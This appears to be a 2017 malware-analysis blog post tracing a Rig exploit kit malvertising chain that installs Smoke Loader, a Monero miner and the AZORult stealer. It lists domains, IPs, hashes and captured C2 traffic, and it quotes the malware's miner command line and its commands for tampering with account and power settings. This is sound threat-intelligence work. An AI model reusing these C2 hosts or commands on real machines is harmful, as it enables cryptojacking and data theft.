Rig EK via Malvertising drops a Smoke Loader leading to a Miner and AZORult.

zerophagemalware.com/2017/10/13/rig-ek-via-malvertising-drops-a-miner/

zerophage October 13, 2017

Summary:

Been an interesting few weeks and I haven't been able to update but the other researchers appear to have found a few interesting things. I thought I would blog if anyone wanted a pcap to look at.

I actually found this through my normal malvertising route. After pondering and assistance the payload was determined to be Smoke Loader leading to a Miner and AZORult stealer. It's an interesting sample! Thanks to **@James_inthe_box** for looking into it deeper.

Background Information:


A few articles on Rig exploit kit and it's evolution:

https://www.uperesia.com/analyzing-rig-exploit-kit
http://malware.dontneedcoffee.com/2016/10/rig-evolves-neutrino-waves-goodbye.html
http://securityaffairs.co/wordpress/55354/cyber-crime/rig-exploit-kit-cerber.html

Downloads

(in password protected zip)


- 13-October-2017-Rig-Miner-PCAP-> Pcap of traffic
- 13-October-2017-Rig-Miner-CSV-> CSV of traffic for IOC's
- 13-October-2017-Rig-Miner-> Smoke Loader – 60489385b91478d36e4d027e70d662a861f305cc5d4bdce20f312ac1c7c2f126



Filename	SHA-256	File Size
Asus Gaming.exe	2919a13b964c8b006f144e3c8cc6563740d3d242f44822c8c44dc0db38137ccb	276,992
bilonebilo20.exe	60489385b91478d36e4d027e70d662a861f305cc5d4bdce20f312ac1c7c2f126	238,080
mcrserver.exe	87527570c23a327d162191c8e46af989a2a1de50533dd5116ff49cb7e43f9e02	633,856

Details of infection chain:

(click to enlarge!)



RIG EK DROPS SMOKE LOADER -> MINER & AZORULT

```
Location: http://188.225.77.8/?Mzk0MjE0&mis=SwZkyo9cUl9A8qivjUCByRfO1pPW-
BaEZQ9B_5fAQrU50V6kzLBBd84lkxLR7WBVmektYl4gpQlR2arI&fat=xHrQMrDYbR3FFYPfKP7EUKZEMU7WA0SKwY-ZhavVF5yxFDPGpbb1Fx_spVidCF-
EmvJvdLEHIwCh1UfA&snow=MzQyNzYy
```

A 302 redirect leads to Rig EK via malvertising.

```
Time    Destination      Host                Info                                                                              Comment
219.…   194.67.194.142   flashupd.racing     GET /gwXDRp HTTP/1.1                                                              302 redirect to Rig EK
219.…   188.225.77.8     188.225.77.8        GET /?Mzk0MjE0&mis=SwZkyo9cUl9A8qivjUCByRfO1pPW-BaEZQ9B_5fAQrU50V6kzLBBd84lkxLR…  Rig EK Landing Page
238.…   188.225.77.8     188.225.77.8        GET /?NTg4MDEx&mis=a3jkSAKAdknY1fBlpB9v_610DczRKZgMLU-ReEMAhGqpWQFuVo2lnwmrAkcc…  Rig EK Flash
238.…   188.225.77.8     188.225.77.8        GET /?NjI2MTk4&fat=xHvQMrXYbR3FFYHfKP7EUKdEMU3WA0WKwY2ZhavVF5yxFDX0pbH1Fx7spV6d…  Rig EK Payload
239.…   188.225.77.8     188.225.77.8        GET /?MzQ1NTM4&mis=USAKAZknY1YBlpB8__610PczRKfgMLU_xeEMA5GqpWXFuVo3VnwmrMkecIjz…  Rig EK Payload
277.…   85.217.170.31    supercupokrum.su    POST /news/login.php HTTP/1.1  (application/x-www-form-urlencoded)                Smoke Loader
279.…   85.217.170.31    baragunskiy.ru      POST /forum/topic.php HTTP/1.0  (image/jpeg)                                      Smoke Loader
286.…   174.129.241.106  api.ipify.org       GET /? HTTP/1.1                                                                   IP check
313.…   103.208.86.37    missyiurfound.bid   POST /forums/members/gate.php HTTP/1.1  (application/x-www-form-urlencoded)       AZORult Stealer
```

```
mcrserver.exe       0.65  "C:\Users\User\AppData\Roaming\mcrserver.exe" C:\Users\User\AppData\Local\Temp\D07E.tmp…
Asus Gaming.exe    < 0.01 "C:\Users\User\AppData\Roaming\Asus Gaming.exe"
```

```
☑ ROG Gaming Center         Unknown    C:\Users\User\AppData\Roaming\Asus Gaming.exe
☑ Windows Security Server   Unknown    C:\Users\User\AppData\Roaming\mcrserver.exe
```

Filename	SHA-256	File Size
Asus Gaming.exe	2919a13b964c8b006f144e3c8cc6563740d3d242f44822c8c44dc0db38137ccb	276,992
bilonebilo20.exe	60489385b91478d36e4d027e70d662a861f305cc5d4bdce20f312ac1c7c2f126	238,080
mcrserver.exe	87527570c23a327d162191c8e46af989a2a1de50533dd5116ff49cb7e43f9e02	633,856


```
HTTP/1.1 100 Continue

POST /forums/members/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Host: missyiurfound.bid
Content-Length: 39
Expect: 100-continue
Connection: Keep-Alive

xyz=08:00:27:27:30:E9|Windows 7 x64|1.2HTTP/1.1 200 OK
Server: nginx
Date: Fri, 13 Oct 2017 14:17:29 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 11
Connection: keep-alive
X-Powered-By: PHP/5.6.31

.stop-all
```

Rig EK via malvertising drops Smoke Loader which leads to a Coin Miner and AZORult Variant.2. I did not observe the Miner C2 though registry keys were modified.

```
└ mcrserver.exe %TEMP%\84A.tmp.exe (PID: 932)
   └ mcrserver.exe %TEMP%\84A.tmp.exe (PID: 300)
      ├ cmd.exe /C net accounts /forcelogoff:no (PID: 2668)
      ├ MicrosoftViewer.exe -o stratum+tcp://xmr-eu1.nanopool.org:14444 -u 4JUdGzvrMFDWrUUwY3toJATSeNwjn54LkCnKBPRzDuhzi5vSepHfUckJNxRL2gjkNrSqtCoRUrEDAgRwsQvVCj
        ZbS46fdUWD3ty8jl6LNa.188-138-33-220 -p x -k -t 1 (PID: 2536) 41/66 Hash Seen Before
```


Full Details:

This campaign was spotted a few days back (clicky) by @BroadAnalysis. I however found this through my usual malvertising campaign. It was only after that I realised that the IP of the domain is the same as the previous post that was reported. The payload however is different and much like the Rulan campaign it is likely the payloads will change often so it's worth keeping an eye on this.
The chain involves a series of 302 redirects:




Host	Info
onclkds.com	GET http://onclkds.com/afu.php?zoneid=1210000 HTTP/1.1
deloton.com	GET http://deloton.com/?r=%2Fmb%2Fhan&zoneid=1210000&pbk3=236913c69bad1707692ea
xml.pdn-5.com	GET http://xml.pdn-5.com/click?adv=1442307&i=PsbzQHfYkn8_0 HTTP/1.1
flashupd.racing	GET http://flashupd.racing/gwXDRp HTTP/1.1

The final redirect takes the client to Rig EK:



```
GET /gwXDRp HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap,
*/*
Accept-Language: en-GB
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: flashupd.racing
Connection: Keep-Alive
Cookie:
602a1=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wic3RyZWFtc1wiOntcIjVcIjoxNTA3OTA0MDYxfSxcImNhbXBhaWduc1wiOntc
IjNcIjoxNTA3OTA0MDYxfSxcInRpbWVcIjoxNTA3OTA0MDYxfSJ9.18uFFo_vQKi48qgNhRx1ftZcN56gRnLlOCJ7oIUGe8I

HTTP/1.1 302 Found
Server: nginx/1.12.1
Date: Fri, 13 Oct 2017 14:15:55 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Expires: Thu, 21 Jul 1977 07:30:00 GMT
Last-Modified: Fri, 13 Oct 2017 14:15:55 GMT
Cache-Control: max-age=0
Pragma: no-cache
Set-Cookie:
602a1=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wic3RyZWFtc1wiOntcIjVcIjoxNTA3OTA0MDYxfSxcImNhbXBhaWduc1wiOntc
IjNcIjoxNTA3OTA0MDYxfSxcInRpbWVcIjoxNTA3OTA0MTU1fSJ9.wzeJiSTw5yoMQLoe0dLYS4gaK9P34JOdZxj1W3pXGdg; expires=Mon, 13-
Nov-2017 14:15:55 GMT; path=/; domain=.flashupd.racing
Location: http://188.225.77.8/?Mzk0MjE0&mis=SwZkyo9cUl9A8qivjUCByRfO1pPW-
BaEZQ9B_5fAQrU50V6kzLBBd84lkxLR7WBVmektYl4gpQlR2arI&fat=xHrQMrDYbR3FFYPfKP7EUKZEMU7WA0SKwY-ZhavVF5yxFDPGpbb1Fx_spVidCF-
EmvJvdLEHIwCh1UfA&snow=MzQyNzYy
```

The payload was actually very interesting. I noticed a process injection which is Smoke Loader. I then saw the two binaries one of which was a miner and the other is AZORult stealer. I did upload the sample to Hybrid Analysis here are the results:




```
└ Input Sample (PID: 3636)
  └ Input Sample (PID: 3452)
    └ explorer.exe (PID: 640) Hash Seen Before
      ├ 84A.tmp.exe (PID: 3956)
      │ └ 84A.tmp.exe (PID: 3336)
      │   └ mcrserver.exe %TEMP%\84A.tmp.exe (PID: 932)
      │     └ mcrserver.exe %TEMP%\84A.tmp.exe (PID: 300)
      │       ├ cmd.exe /C net accounts /forcelogoff:no (PID: 2668)
      │       ├ MicrosoftViewer.exe -o stratum+tcp://xmr-eu1.nanopool.o
      │       │ 5vSepHfUckJNxRL2gjkNrSqtCoRUrEDAgRwsQvVCjZbS46fdU
      │       │ Hash Seen Before
      │       ├ cmd.exe /C net accounts /maxpwage:unlimited (PID: 2684)
      │       ├ cmd.exe /C powercfg /x /standby-timeout-ac 0 (PID: 2812)
      │       └ cmd.exe /C reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v ScreenSaveTimeOut /t REG_SZ /d 600000000 /f
      │         (PID: 2724)
      ├ 229F.tmp.exe (PID: 3088)
      │ └ 229F.tmp.exe (PID: 3648)
      │   └ Asus Gaming.exe (PID: 2260)
      │     └ Asus Gaming.exe (PID: 1276)
      │       └ dw20.exe -x -s 584 (PID: 2716) Hash Seen Before
```

Edit String


Value name:
ScreenSaveTimeOut

Value data:
600000000

Now on my lab I did not see the mining C2 which connected to 213.32.29.150:14444. However it did change the same registry key from the sandbox analysis. Below are two examples of POST requests from the first binary believed to be Smoke Loader:




```
POST /news/login.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Content-Length: 63
Host: supercupokrum.su

@..W.E5.....+.6.eM.....m...=.8.B..K@..;.F....Wk..<..`.....-..S?HTTP/1.1 404 Not Found
Server: nginx
Date: Fri, 13 Oct 2017 14:16:53 GMT
Content-Type: text/html; charset=windows-1251
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.31

....V..NW..V.rY_B..
6....U...,v.......1..............v....
N"..C.4.]. .P.......0...C....C...Et~....UL1%......
.gU..O...E..5.G........."....K...B.....x*......i..8.}......n......... .l....1..r,1.....7._...;.aR.,...(..l...NKR...
{.-.v..S..0/....nL..._...2.@.
.....Z.    ..(...(...U.~.,.I...U .....<f..P....>7..];.R\%..7.^..N3..8....`..\..N`j..?[....U..q%..e7.(..@..W..
```




```
POST /forum/topic.php HTTP/1.0
Host: baragunskiy.ru
Connection: close
Content-Length: 94
Accept-Language: en-US
Content-Type: image/jpeg

UR.QQ..r t.U..U..U.vC.sC.."..Tq.U
.U..U..U..Tv.U..U..U..U
.U..U.rC..C.sC..C..C..C..C..C.."s.U.HTTP/1.1 200 OK
Server: nginx
Date: Fri, 13 Oct 2017 14:16:55 GMT
Content-Type: application/octet-stream
Content-Length: 184
Connection: close
X-Powered-By: PHP/5.6.31

{d9uh6es5..W?=/ah!ms)gu*w
F.:l{d9uh$`x1ar4a
F.:l{d9uh%}~(a
F.:l{d9uh5yn6w
F.:l{d9uh5fr'.
F.:l{d9uh"wd-fx6..W?=!ms#a|2}g9wo2a
FVX..S     QOJFO.?=!ms#a|2}g9.v>a~<w
F..V?="sr\.:lfuck mazafaka
```

The second binary is “Asus Gaming” that produced the zbot like POST requests to C2. This is actually AZORult:

SHA-256	2919a13b964c8b006f144e3c8cc6563740d3d242f44822c8c44dc0db38137ccb
File name	Asus Gaming.exe
File size	270.5 KB



```
HTTP/1.1 100 Continue

POST /forums/members/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Host: missyiurfound.bid
Content-Length: 39
Expect: 100-continue
Connection: Keep-Alive

xyz=08:00:27:27:30:E9|Windows 7 x64|1.2HTTP/1.1 200 OK
Server: nginx
Date: Fri, 13 Oct 2017 14:17:29 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 11
Connection: keep-alive
X-Powered-By: PHP/5.6.31

.stop-all
```



```
POST /forums/members/gate.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:45.0) Gecko/20100101 Firefox/
45.0
Host: missyiurfound.bid
Content-Length: 39
Expect: 100-continue

xyz=08:00:27:27:30:E9|Windows 7 x64|1.2HTTP/1.1 100 Continue

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 13 Oct 2017 15:58:41 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 44
Connection: keep-alive
X-Powered-By: PHP/5.6.31

.httpstrong https://vkmix.com/blog 99 1 60
```

There’s a lot going on here! Enjoy.